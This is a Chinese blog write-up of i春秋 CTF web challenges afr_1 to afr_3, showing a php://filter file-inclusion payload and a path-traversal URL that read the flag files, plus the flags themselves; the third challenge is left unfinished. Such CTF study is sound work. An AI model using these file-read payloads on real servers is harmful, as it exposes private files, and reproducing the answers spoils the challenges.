i春秋《从0到1：CTFer成长之路》题目(Web——afr_1-3)

原创

DiliLearngent 于 2021-05-22 23:18:19 发布 695 收藏 3

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/LSYZWF/article/details/117172069

文章目录

题目一

题目链接


https://www.ichunqiu.com/battalion?t=1&r=68487

解题思路

1、发现参数p，尝试更改参数p的值

2、发现输入其他字符没有用，也不是SQL注入，尝试输入关键字flag

3、发现可能是文件包含漏洞，由于之前输入的是hello，没有文件后缀，所以可能是进行了后缀拼接，尝试给赋值hello.php



发现确实将后缀截断，并且拼接了指定后缀

4、尝试伪协议

http://eci-2zehk6qgv7x37pixkiem.cloudeci1.ichunqiu.com/?p=php://filter/read=convert.base64-encode/resource=flag

PD9waHAKZGllKCdubyBubyBubycpOwovL24xYm9va3thZnJfMV9zb2x2ZWR9

对base64进行解码

得到flag: n1book{afr_1_solved}

总结

这是一个比较简答的文件包含的题目，其过滤手段也是文件包含中常用的过滤方法，采用对后缀进行拼接。

题目二


题目链接

https://www.ichunqiu.com/battalion?t=1&r=68487


解题思路

1、首先看到的是一张图片，F12查看发现该图片的目录

HELLO!




2、尝试访问该目录



可以知道这里是任意文件读取漏洞

3、接着访问




lib/	23-May-2017 11:32	-
lib64/	03-Apr-2020 17:13	-
media/	03-Apr-2020 17:12	-
mnt/	03-Apr-2020 17:12	-
opt/	03-Apr-2020 17:12	-
proc/	22-May-2021 15:02	-
root/	03-Apr-2020 17:14	-
run/	22-May-2021 15:02	-
sbin/	28-May-2020 04:40	-
srv/	03-Apr-2020 17:12	-
sys/	22-May-2021 15:02	-
tmp/	28-May-2020 04:40	-
usr/	03-Apr-2020 17:12	-
var/	28-May-2020 04:40	-
flag	10-Mar-2020 20:24	20

4、可以看到flag字样，继续访问

http://eci-2zeiy398zbye7jt00d4a.cloudeci1.ichunqiu.com/img…/flag

弹窗下载flag文件，打开文件



得到flag: n1book{afr_2_solved}

总结

此题存在文件任意读取漏洞，可以进行目录遍历，这也是在编码过程中需要注意的问题，在包含一个文件时，尽量不要让外部用户通过漏洞访问其他文件内容

题目三

题目链接

https://www.ichunqiu.com/battalion?t=1&r=68487

解题思路

待更新…